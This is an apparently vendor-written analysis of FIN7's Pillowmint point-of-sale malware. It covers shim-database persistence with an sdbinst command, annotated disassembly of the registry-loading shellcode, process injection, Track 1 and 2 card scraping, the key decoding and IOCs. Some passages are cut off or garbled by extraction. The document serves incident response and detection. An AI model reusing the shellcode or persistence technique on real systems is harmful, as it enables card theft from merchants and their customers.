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# Pillowmint: FIN7's Monkey Thief

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In this blog, we take an in-depth technical look at Pillowmint malware samples received from our incident response investigations. Pillowmint is point-of-sale malware capable of capturing Track 1 and Track 2 credit card data. We came across Pillowmint a couple of times in the last year and there is not much information around on it. The malware has been attributed to the FIN7 group that has been actively attacking the hospitality and restaurant industry for the past three years. This is a notorious financially-motivated cybercriminal group also referred to as the Carbanak group, after the Carbanak malware which it has used in the past.


## Analysis: Installation

Pillowmint is usually installed through a malicious shim database which allows the malware to persist in the system.


```
sdbinst.exe -q -p  sdb4F19.sdb

Where sdb4F19.sdb is the malicious shim database
```

To install a malicious shim database, the attacker invokes a Microsoft utility called sdbinst.exe through a PowerShell script. For example:

When the malicious shim database is registered, the SDB file is copied to the shim database path at %windir%\AppPatch\Custom\Custom64\{GUID.sdb}. The shim database is also added to the Window's Application Compatibility Program Inventory and a registry key created HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\services.exe Value Name: {GUID}.sdb





Below is an example XML dump of the shim database. The PATCH_BITS element contains a type field 'hex'. This chunk of hexadecimal data contains the SHELLCODE and the relative virtual address (RVA) in the target process where the code is to be patched.  The target Windows application in this case is **services.exe.**






the malware shellcode to execute when the aforementioned services.exe function is called.




Basically, the shellcode's main purpose is to launch other code stored in the registry key \REGISTRY\SOFTWARE\Microsoft\DRM. Below is the disassembled shellcode and commentaries for interested readers.

```
;API hashes
%define RtlInitUnicodeString 0xb67242fd
%define NtQueryValueKey 0x50df3b21
%define NtAllocateVirtualMemory 0x69a0287f
%define NtFreeVirtualMemory 0x69a0287f
%define NtClose 0x9bd4442f
%define NtOpenKey 0xed686dc1

%define NtCurrentProcess 0xFFFFFFFFFFFFFFFF

; stack variables
%define ObjAttr 0x0f
%define hKey 0x7f
%define BufLen 0x67
%define Buf 0x77
%define RegionSize 0x19

main:
push rbp
push rbx
push rdi
lea rbp, [rsp - 0x47] ; set new frame
sub rsp, 0x90 ; allocate some stack space 0x49 (0x90-0x47)
xor edi, edi

mov ecx, RtlInitUnicodeString ; find RtlInitUnicodeString
mov qword ptr [rbp + 0x6f], 0x34 ; var_0x6f = 0x34
mov [rbp + BufLen], edi ; BufLen = 0
```



```
lea rax, [rbp-1] ; rax=®Path
```

```
lea ebx, [rdi+0x40] ; ebx=attr
mov edx, NtOpenKey
call GetProcAddressByHash ; NtOpenKey

; NtOpenKey(keyHandle=rcx, desiredAccess=rdx, objAttr=r8);
lea r8, [rbp + ObjAttr] ; objAttr (0x0f)
lea rcx, [rbp + hKey] ; hKey (0x7f)

; OBJECT_ATTRIBUTES objAttr; // sizeof(OBJECT_ATTRIBUTES) 24
; objAttr.Length = 0x30; // +0 sizeof(OBJECT_ATTRIBUTES)
; objAttr.RootDirectory = HANDLE; // +8
; objAttr.ObjectName = ®Path; // +10 UNICODE_STRING
; objAttr.Attributes = attr; // +18 ULONG
; objAttr.SecurityDescriptor = NULL; // +20
; objAttr.SecurityQualityOfService = NULL; // +28

mov dword ptr [rbp + ObjAttr], 0x30 ; Length: sizeof(OBJECT_ATTRIBUTES)
(0x0f)
mov [rbp + ObjAttr + 0x8], rdi ; RootDirectory
mov [rbp + ObjAttr + 0x18], ebx ; Attributes
mov [rbp + ObjAttr + 0x10], rax ; ObjectName
mov [rbp + ObjAttr + 0x20], rdi ; SecurityDescriptor
mov [rbp + ObjAttr + 0x28], rdi ; SecurityQualityOfService

mov edx, 0x20019 ; desiredAccess
call rax ; NtOpenKey

test eax, eax ; check return value of NtOpenKey
js end ; if < 0 goto end

mov ecx, NtQueryValueKey ; find NtQueryValueKey function
call GetProcAddressByHash ; rax = NtQueryValueKey

; NtQueryValueKey(hKey=rcx, valueName=rdx, keyValueInfoClass=r8,
; keyValueInfo=r9, length=stack, resultLength=stack)

lea rcx, [rbp + BufLen] ; rcx = &bufLen (0x67)
lea r8d, [rdi + 2]
mov [rsp + 0x28], rcx ; [rsp + 0x28] = [rbp + 0x67]
mov rcx, [rbp + hKey] ; hKey
lea rdx, [rbp - 0x11] ; valueName
xor r9d, r9d ; keyValueInfo = 0
mov [rsp + 0x20], edi ; length?? (edi should be 4)
call NtQueryValueKey

mov r11d, [rbp + BufLen] ; r11d = resultLength
test r11d, r11d ; if resultLength == 0:
jz closekey ; goto closekey

lea rdx, [rbp + Buf] ; baseAddress: rdx = pBuf
```

```
xor r8d, r8d ; zeroBits: r8 = 0
or rcx, NtCurrentProcess ; hProc: rcx = NtCurrentProcess
mov [rsp + 0x28], ebx ; protect
mov dword ptr [rsp + 0x20], 0x3000 ; allocType: MEM_COMMIT | MEM_RESERVE
call rax ; NtAllocateVirtualMemory

test eax, eax ; if NtAllocateVirtualMemory() < 0
js closekey ; goto closekey

mov rbx, [rbp + Buf] ; baseAddr: rbx = pBuf
test rbx, rbx ; if pBuf == 0:
jz closekey ; goto closekey

; Query key again now that we have allocate buffer
mov ecx, NtQueryValueKey
call GetProcAddressByHash

; NtQueryValueKey(hKey=rcx, valueName=rdx, keyValueInfoClass=r8,
; keyValueInfo=r9, length=stack1, resultLength=stack2)
lea rcx, [rbp + BufLen] ; length
lea r8d, [rdi + 2]
mov [rsp + 0x28], rcx ; length
mov ecx, [rbp + BufLen] ; resultLength
lea rdx, [rbp - 0x11] ; valueName
mov [rsp + 0x20], ecx ; resultLength
mov rcx, [rbp + hKey] ; hKey
mov r9, rbx ; keyValueInfo

call rax ; NtQueryValueKey

test eax, eax ; if NtQueryValueKey() < 0:
js closekey ; goto closekey

mov rax, [rbp + Buf] ; rax = pData
add rax, 0x30 ; call pData[0x30]
call rax ; execute pData[0x30]

; cleanup
mov ecx, NtFreeVirtualMemory
mov [rbp + BufLen], edi ; dataLength
call GetProcAddressByHash

lea r8, [rbp + BufLen] ; dataSize
lea rdx, [rbp + Buf] ; pData
mov r9d, 0x8000 ; MEM_RELEASE
or rcx, 0xFFFFFFFFFFFFFFFF ; NtCurrentProcess

; NtFreeVirtualMemory(hProc=rcx, baseAddr=rdx, regionSize=r8, freeType=r9)

xor eax, eax
```

```
    add rsp, 0x90
    pop rdi
    pop rbx
    pop rbp
    retn

    setupdata:
    nop
    nop
    nop
    call getdataaddr ; return Data in rax

    Data:
    reg db '\', 0, 'R', 0, 'E', 0, 'G', 0, 'I', 0, 'S', 0, 'T', 0, 'R', 0,
    'Y', 0,
    db '\', 0, 'M', 0, 'A', 0, 'C', 0, 'H', 0, 'I', 0, 'N', 0, 'E, 0,
    db '\', 0, 'S', 0, 'O', 0, 'F', 0, 'T', 0, 'W', 0, 'A', 0, 'R', 0, 'E' 0,
    db '\', 0, 'M', 0, 'i', 0, 'c', 0, 'r', 0, 'o', 0, 's', 0, 'o', 0, 'f', 0,
    't' 0,
    db '\', 0, 'D', 0, 'R', 0, 'M'
    db 0, 0


    getdataaddr:
    pop rax ; save ret address in rax
    retn
```

As mentioned, the registry key (HKLM\SOFTWARE\Microsoft\DRM) is where the malicious payload is stored. In this case, this is the Pillowmint Trojan. Pillowmint is stored and compressed in the registry key. In order to decompress and launch it, small shellcode is executed to decompress and allocate it into the parent process memory space. Execution is then transferred to the payload.

## Payload: Pillowmint

Pillowmint injects its code to svchost.exe, but instead of using commonly monitored syscalls such as VirtualAlloc and WriteProcessMemory, It uses a mapping injection technique that utilizes CreateMapping, MapViewOfFIle, NtQueueApcThread, ResumeThread, CreateRemoteThread syscalls for stealthier process injection.

This malware is capable of logging its own activity. This log is dropped in the path:

```
context:
RIP: 0x7FEEC83F51B
RAX: 0x3F
RCX: 0x0
RDX: 0x0
RBX: 0x7FEEC830000
RDI: 0x0
RSI: 0x0
RBP: 0x2CF728
RSP: 0x2CEF30
exception info:
ExceptionCode: C0000005
ExceptionFlags: 0
ExceptionAddress: 7FEEC83F51B
module info: EC830000
startWithProxy: executing SEH __except block for <dll>
```

**Level 2 (ERROR)** - errors encountered
**Level 3 (WARNING)** - logs a warning when thread handle is empty
**Level 4 (INFO)** - log all information such malware's version number, thread information, command executed, process where credit card data was found. The log is written to the file log.log in in the path "%WinDir%\<system32 or sysnative>\sysvols"

Example content of log.log with level 4 logging:

```
LOGGER_LEVEL_INFO TS1528942911 <DATE>
 New process found: <ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942911 <DATE>
 Dumping threads for <ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942911 <DATE>
 Thread 0 (C:\Windows\SYSTEM32\ntdll.dll) address = 181504
LOGGER_LEVEL_INFO TS1528942911 <DATE>
 New location found: <ProcessName>.exe + 1a31b in the process
<ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942911 <DATE>
 1 new stuff written
LOGGER_LEVEL_INFO TS1528942911 <DATE>
 New process found: <ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942912 <DATE>
 New process found: <ProcessName>.exe
```

**Level 5 (DEBUG_INFO) -** this level of logging includes the tool help snapshot value and the pid e.g.



**Level 7 (TRACE) -** not used

**Level 8 (UNKNOWN) -** not used

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# Memory Scraper

There are two versions that we have encountered so far. Depending on the Pillowmint version, the malware may contain three main threads. The older version has three threads:

1. Memory Scraper
2. Process list updater
3. Process command

## Thread 1: Credit Card Data - Memory Scraper

This thread first sleeps for 10 seconds before a call back to the thread's main function.

Like any other typical PoS malware, Pillowmint iterates a list of processes and process them two at a time. it uses the API OpenProcess() using the PROCESS_VM_READ and PROCESS_QUERY_INFORMATION flags to obtain a handle then reads the memory's content via ReadProcessMemory() API two chunks at a time. It then captures Track 1 and Track 2 credit card (CC) data. Depending on the Pillowmint version, it may encrypt the stolen CC data with AES encryption algorithm + Base64. Other versions may just encode the plain Credit Card Data it with Base64. This is then written to a file named "ldb_e.log" in Windows System directory.

The AES key used for encryption is also obscured and may be decoded with a simple algorithm:

```
decode_byte = encoded_byte –(index * 3) - 2
```

Track 1 and Track 2 data are verified using the Luhn Algorithm

## Thread 2: Update Process List

```
    HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\Inte
    rfaces
    command   = <command>
```

or from a file:

```
    %WinDir%\<system32 or sysnative>\sysvols\commands.txt
```

There are only two commands:

## Command 1

s: or S: - terminate malware process

```
    if ( pCommand[1] == ':' && !((*pCommand - 0x53) & 0xDF) )// if command
is "s:" or "S:" then uninstall
    {
      output.capacity = 15i64;
      output.len = 0i64;
      output.buf[0] = 0;
      F7_StrAssign(&output, "exit requested...", 0x11ui64);
```

This command also uninstalls a service named "IntelDevMonServer" and deletes a file from the path %APPDATA%\Intel\devmonsrv.exe. This file however was not installed by the malware. It is probably a code remnant from the original malware source, left by the malware author.

## Command 2

crash - simulate crash

As the name implies, it simulates its own process to crash.

```
      pcrash = aCrash[crashLen++];
```

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## Final remarks

An analogy is that Pillowmint is like a monkey thief. It just grabs all the money from the victim and places the stolen goods to one side, to be later collected by the criminal. Pillowmint doesn't exfiltrate its stolen credit card data log files. This makes sense because usually attackers already have complete control of the compromised system and the data is exfiltrated by other malicious applications installed by the attacker. However, the downside is that this leaves a footprint that an investigator can later easily discover.

Although the use of a shim database for persistence in a compromised system is not new, it is rare to find malware that uses this method. FIN7 actors have used creative techniques and sophisticated attacks in the past, and this demonstrates it again.

## IOCs

Sample 1: 632BD550540C822059576FB25EA7E82CFD51823BD26B95723899FC8E123C1DEA

Sample 2: F59E443DCAA2D92277D403FFE57A639CADF46932E61F33297A68BE025EC5A137

Folders: "%WinDir%\System32\MUI\ "

"%WinDir%\System32\Sysvols\ "

Registry Key:

HKLM\REGISTRY\SOFTWARE\Microsoft\DRM

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